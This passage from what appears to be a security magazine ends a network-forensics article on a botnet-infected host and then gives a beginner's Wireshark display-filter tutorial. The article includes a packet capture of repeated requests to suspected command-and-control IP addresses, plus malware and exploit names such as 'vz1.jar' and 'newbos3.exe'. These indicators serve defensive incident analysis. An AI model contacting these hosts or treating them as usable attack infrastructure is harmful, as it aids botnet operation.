 At the bottom of the traffic capture we can see a lot of requests like that: "GET /PXFAHN"

Filter: http		Expression... Clear Apply Save				
No.	Time	Source	Destination	Protocol	Length	Info
9251	85.9663640	192.168.78.132	90.156.201.11	HTTP	227	GET /PXFAHN HTTP/1.1
9254	85.9671490	192.168.78.132	90.156.201.11	HTTP	227	GET /PXFAHN HTTP/1.1
9282	86.0427940	192.168.78.132	50.62.238.103	HTTP	227	GET /PXFAHN HTTP/1.1
9283	86.0429770	192.168.78.132	50.62.238.103	HTTP	227	GET /PXFAHN HTTP/1.1
9284	86.0430970	192.168.78.132	50.62.238.103	HTTP	227	GET /PXFAHN HTTP/1.1
9285	86.0432050	192.168.78.132	50.62.238.103	HTTP	227	GET /PXFAHN HTTP/1.1
9287	86.0433130	192.168.78.132	50.62.238.103	HTTP	227	GET /PXFAHN HTTP/1.1
9347	86.9727120	192.168.78.132	186.2.166.59	HTTP	227	GET /PXFAHN HTTP/1.1
9349	86.9730470	192.168.78.132	186.2.166.59	HTTP	227	GET /PXFAHN HTTP/1.1
9351	86.9733140	192.168.78.132	186.2.166.59	HTTP	227	GET /PXFAHN HTTP/1.1
9354	86.9736370	192.168.78.132	186.2.166.59	HTTP	227	GET /PXFAHN HTTP/1.1
9784	91.7206790	192.168.78.132	50.62.238.103	HTTP	227	GET /PXFAHN HTTP/1.1
9786	91.7225880	192.168.78.132	50.62.238.103	HTTP	227	GET /PXFAHN HTTP/1.1
9788	91.7244730	192.168.78.132	50.62.238.103	HTTP	227	GET /PXFAHN HTTP/1.1
9790	91.7257210	192.168.78.132	50.62.238.103	HTTP	227	GET /PXFAHN HTTP/1.1
10097	97.4015220	192.168.78.132	50.62.238.103	HTTP	227	GET /PXFAHN HTTP/1.1
10098	97.4016850	192.168.78.132	50.62.238.103	HTTP	227	GET /PXFAHN HTTP/1.1
10099	97.4018040	192.168.78.132	50.62.238.103	HTTP	227	GET /PXFAHN HTTP/1.1
10100	97.4019140	192.168.78.132	50.62.238.103	HTTP	227	GET /PXFAHN HTTP/1.1

**Figure 49.** Connections suspicious to some possible C&C servers

It seems that the host infected currently is a “Zombie” in a Botnet. The computer is connecting to several web servers using the IP addresses instead of the domain name and always to the same URL path (PXFAHN). In the traffic capture we can’t detect anything about the payload of the Command and Control connections... The nodes of the Command and Control servers could be down.




**Figure 50.** Follow TCP stream details about possible C&C server connection

## HOW TO CREATE A MAP REPORTS WITH WIRESHARK


Sometimes, it's really interesting to know how to create a report drawing the connections in an incident handling on a map. Wireshark offers us this option. Now, I'm going to show you how to configure this option.

- First of all you need to download the GeoIP databases: GeoLite City, Country, and ASNum from the link below: <http://geolite.maxmind.com/download/geoip/database/> (free download)
- You need to put all of the databases in the same directory. You must tell Wireshark where the databases are. You need to go to Edit -> Preferences -> Name Resolution and select GeoIP database directories.




**Figure 51.** GeoIP Database Paths

- Restart Wireshark.
- Load the pcap file again and select Statistics -> Endpoint and click on Map. In this example, I want to show you where the spam has been sent printing the connections on a map. You notice in the picture below that I've created a SMTP filter and I have selected "Limit to display filter."



**Figure 52.** Details to create map

- Then click on the map button. Now, we can see on the map the connections with the SMTP servers by the Trojan when it was sending SPAM.



**Figure 53.** Map with the SMTP connections to send SPAM

## SUMMARY

In my opinion it's really important to have a good network capture policy in an organization. In this article, we have seen two real examples about how to make a network forensics analysis.

We have seen the real case which happened some months ago. We have seen how the hackers have uploaded a malicious javascript to [www.php.net](http://www.php.net) which tried to detect the visitor's Adobe and Flash Player version in order to figure out if there are vulnerable. Depending on which plugin was vulnerable, the hackers used an exploit or another one in order to download five Trojans. We have seen the well-known ZeroAccess which is one of the most commonly spread trojan and is focused on click-fraud to make money. It is thought that it has infected more than 2 million computers.

In the case of the malware related with marathon bombs, we have seen how a single user of our network was searching and watching videos about the Boston Marathon bombs. In one of these searches the user visited a dangerous website which took an advantage of a vulnerability of its computer with CVE-2012-1723 using the exploit *vz1.jar*. Thanks to this exploit, a Trojan horse named *newbos3.exe* was downloaded and installed with the lack of user knowledge. We have seen that the Trojan horse began to send Spam and the public IP of the organization was included in a blacklist. The company could have problems with their corporate email servers if the server shares the public IP with the rest of the computers in the network. If this happens, the emails sent by the workers in the company would be denied by the Anti Spam systems.

Also, we have serious suspicion that the computer was a node of a Botnet but not having clear evidence, we cannot be sure about that.

Thanks to a good data capture we can learn a lot about an incident.

## REFERENCES

- [1] <http://www.alienvault.com/open-threat-exchange/blog/phpnet-potentially-compromised-and-redirecting-to-an-exploit-kit>
- [2] <http://www.inteco.es/file/5j9r8LaoJvwuB2ZrJ-Xl7g>
- [3] <http://www.sans.org/reading-room/whitepapers/incident/expanding-response-deeper-analysis-incident-handlers-32904>
- [4] <http://es.slideshare.net/titanlambda/network-forensic-packet-analysis-using-wireshark>
- [5] [http://networkminer.sourceforge.net/documents/Network\\_Forensics\\_Workshop\\_with\\_NetworkMiner.pdf](http://networkminer.sourceforge.net/documents/Network_Forensics_Workshop_with_NetworkMiner.pdf)
- [6] <http://wiki.wireshark.org/CaptureSetup/Ethernet>
- [7] <http://www.wireshark.org/docs/man-pages/tshark.html>
- [8] <http://wiki.wireshark.org/HowToUseGeolP>
- [9] <http://www.tamos.com/htmlhelp/monitoring/monitoringusingswitches.htm>

## ABOUT THE AUTHOR



*I was involved in the computer science when I was a child and I got my first job as Security Technician when I was 20 years old. I have more than 6 years work in the field of security. I am a network security expert and a specialist in managing Firewalls, VPN, IDS, Antivirus and other security devices in large networks with more than 30,000 users and a 10 GB connection on the Internet.*

*I've worked in numerous types of environments with the latest technologies. Currently I'm working for the main Research Center in Spain as Senior Security Administrator.*

*In my spare time, I write in my blog <http://www.behindthefirewalls.com> where I try to share with people the new hacker techniques, malware analysis, forensics analysis, examples and other things related with security. You can know more from me at <http://es.linkedin.com/pub/javier-nieto-ar%C3%A9valo/25/2a/bb4>. You can contact me at the bottom on my blog by writing on the contact form or sending an email to [javier.nieto@behindthefirewalls.com](mailto:javier.nieto@behindthefirewalls.com) or [jnietotn@gmail.com](mailto:jnietotn@gmail.com)*

a d v e r t i s e m e n t

# IT-Securityguard

## Lets secure IT



Android Vulnerability Scan



Web Penetration testing



Secure hosting

contact: [contact@it-securityguard.com](mailto:contact@it-securityguard.com)

[www.it-securityguard.com](http://www.it-securityguard.com)

# WIRESHARK FILTERS FOR NETWORK ANALYSIS

by **Amandeep Kaur, CISC, CPH, CPFA**

Network Analysis is the process of listening to and analyzing network traffic. It offers an insight into network communication to identify performance problems, analyze application behavior, locate security breaches, and perform capacity planning. IT professionals use these processes to validate network performance and security.


## What you will learn:

- Capture packets at the appropriate location.
- Apply filters to focus on the traffic of interest.
- Review and identify the anomalies in the traffic.

## What you should know:

- A solid understanding of TCP/IP communication.
- Use of Wireshark.
- Understanding of structure and flow of the packets.

**W**ireshark is the world's most popular network analyzer. It is a free open source tool, which also runs on a variety of platforms. It runs with a graphical user interface (GUI). Initially there would be no data displayed in various windows of Wireshark.




**Figure 1.** *Wireshark Graphical User Interface*

The start page of the Wireshark shows four sections:

- Capture Area: The capture area contains interface list link which is used to choose the interface for the traffic capture and finally start option can be used to start the packet capturing.
- File Area: The file area consists of three sections: Open, the open recent list, and a link to sample captures.
- Online Area: The online area contains link to the main wireshark website.
- Capture Help Area: The capture help area contains the links of two locations for the “How to Capture Page”.

The Wireshark interface has five major components:

- The Command menus are located at the top of the window as standard dropdown menus. The File menu provides the option to save captured packets or open a file, which contains previously captured packet data. To start the capturing packets, capture menu is used.
- The Packet-listing window displays all the captured packets with one line summary of each packet. The Wireshark assigns the packet numbers to each packet. It also displays the time of the packet capturing, source and destination address of the packet, type of the protocol, and protocol specific information contained in the packet.
- The Packet-header details window provides detail of the packet selected in the packet-listing window. It includes the information about the IP datagram and Ethernet frame that contains this packet. The TCP or UDP detail will be displayed if the packet is carried over TCP or UDP. Finally, details about the highest-level protocol that sent or received this packet are also provided.
- The Packet-content window displays the entire contents of the captured frame, in both ASCII and hexadecimal format.
- The Packet display filter field is used to filter the information displayed in the packet-listing window by entering the protocol name or any other display filter.



**Figure 2.** Components of Wireshark interface

## USE COLORS TO DIFFERENTIATE TRAFFIC TYPES


To locate and highlight the packets of interest, colors can be a very effective tool. Colored packets can be used to indicate error conditions, evidence of a network scan or a breached host.

The Global configuration Directory of Wireshark contains a default coloring rules file, which contains predefined coloring rules.

By default, Wireshark uses green to indicate TCP traffic, dark blue to indicate DNS traffic, light blue indicates UDP traffic, and the black indicates the TCP packets with a problem. Any HTTP response that contains a numerical code between 400 and 499 indicates a client error.

HTTP responses between 500 and 599 indicates server errors.

There are 10 temporary coloring options for conversation. Right click on a packet in the packet list pane and select colorization conversation. Choose the conversation protocol to temporarily color a specific conversation as shown in the Figure 2:



**Figure 3. Colored Conversation**

Note: The coloring rule remains in effect the next time when you open the file, but it will not be in effect if you restart Wireshark.

## TO MARK PACKETS

You can mark packets by right clicking on the packet and selecting the Mark Packet (Toggle). Unmark the packet by using the same step. There are different keyboard shortcuts to mark packets and move between marked packets.

Ctrl+M – Mark Packet (toggle)

Shift+Ctrl+N – Find the next marked packet

Shift+Ctrl+B – Find the previous marked packet

## TO DISABLE ONE OR MORE COLORING RULES

The Wireshark uses a default set of coloring rules to colorize the traffic. The default coloring rules can be turned off by using the colorize packet list button on the main toolbar or select view- colorize packet list to toggle this setting off.

To disable a single coloring rule, click on the coloring rule and click the disable button. The coloring rule is not deleted, it is just disabled. To delete the coloring rule select the rule and click the delete button.

## DISPLAY FILTERS

The display filter is used to search inside captured data obtained with a capture filter. If you are trying to inspect something specific, Wireshark filters can be used to narrow down the search, you will likely to have a large amount of packets to inspect through, that's where Wireshark filters are used. Its search capabilities are more extended than those of the capture filter and it's not necessary to restart the capture when you need to change the filter protocols.

A large number of protocols located between layer 2 seven of the OSI model is available. They can be seen when you click on the expression button in the mail screen.

The most basic way to apply a filter is by typing it into the filter box at the top of the window of the Wire-shark and click apply. For example if you want to see only the DNS traffic, type DNS and you will only see the DNS packets.




Figure 4. DNS traffic filter

Wireshark also helps in autocomplete the filters.

Wireshark implements a range of filters that facilitate the definition of search criteria and currently supports over 1100 protocols. The filtering capabilities of wireshark are very comprehensive. You can filter on just about any field of any protocol, even down to the HEX values in a data stream.

## SOURCE IP FILTER

Source IP filter can be used to restrict the packet view only to the packets which have source IP address mentioned in the filter.

```
ip.src==100.0.0.1
```

## DESTINATION IP FILTER

Destination IP filter can be used to restrict the packet view only to the packets which have destination IP mentioned in the filter.

```
ip.dst==10.0.0.1
```

## FILTER BY PROTOCOL

It is used to filter the results for the protocol. To apply a filter for the particular protocol, just need to type the name of the protocol and press enter.

HTTP or DNS (Sets a filter to display all the HTTP and DNS)

## USING OR CONDITION IN FILTER

This filter helps filtering the packets that match either one of the conditions:

```
http||arp
```

## APPLYING AND CONDITION IN FILTER

This filter helps filtering the packets that match all the conditions in the filter.

```
Ip.addr==100.0.0.1 && ip.addr==100.0.0.2 (sets a conversation filter between the two defined IP addresses.
```

## FILTER BY THE PORT NUMBER

This can be done by using the filter 'tcp.port eq[port-no]' for example

```
tcp.port eq 80
```

```
Tcp.port==4000 (sets a filter for any TCP packet with 4000 as a source or destination port)
```

## MATCH PACKETS CONTAINING PARTICULAR SEQUENCE

It will display all the TCP packets that contains the particular sequence. For example:

## TCP CONTAINS TRAFFIC

It will display all TCP packets that contains the word "traffic". TCP contains is very useful when looking for a specific string or user id.

## SOME OTHER FILTERS

```
Ip.addr==100.0.0.1 (this filter will only allow the packets with the IP 100.0.0.1 from source or destination)
```

```
Tcp.flags.reset==1(displays all TCP resets)
```

```
http.request(displays all HTTP GET requests)
```

Comparison Operators

Six comparison operators are available


English format		c like format	meaning
Eq	==	equal	
Ne	!=	not equal	
Gt	>	greater than	
Lt	<	less than	
Ge	>=	greater or equal	
Le	<=	less or equal	

Logical Expressions

English Format		c like format	meaning
And	&&	Logical AND	
Or		logical OR	
XOR	^^	Logical XOR	
Not	!	logical NOT	


We can take an example, suppose we have a machine, which was compromised, and we need to identify the entry vector and type of malware involved. To start the process, we need to use a network traffic capture obtained during the time of the window in which the particular incident has occurred. We need to open it with Wireshark and we can use the export object tool to identify what software has been downloaded after isolating the IP addresses involved.

File--- Export-----Objects-----HTTP



**Figure 5.** Export Objects

All the HTTP requests will be shown in a window, which are detected during the traffic capture. It will also show the name of the objects that has been downloaded.



**Figure 6.** List of the objects

To analyze any file from the list which seems suspicious can be downloaded or download all the files by clicking on 'save all'. If any of the file seems malicious, don't open or execute it. You can analyze it with your antivirus system or analyze it online or can be analyzed using the virus tool.



Virustotal is a **service that analyzes suspicious files and URLs** and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. [More information...](#)




Figure 7. Virus total results

## CONCLUSION

Wireshark is crucial for network analysis and for analyzing the protocols, hence widely used by pentesters, Network analysts and Network administrator. Wireshark provides easy-to-use interface to capture and filter the packets according to one's needs. Wireshark uses different color-coding for different color packets. This color-coding helps us distinguish between different packet types and hence is useful for quick overview. To narrow down the search Wireshark filters can be used. Wireshark currently supports over 1100 protocols and range of filters to facilitate the search criteria.

## REFERENCES

- <http://www.howtogeek.com/104278/how-to-use-wireshark-to-capture-filter-and-inspect-packets/>
- <http://icourse.cuc.edu.cn/computernetworks/Labs/WireShark/Wireshark.Network.Analysis.Second.Edition.pdf>
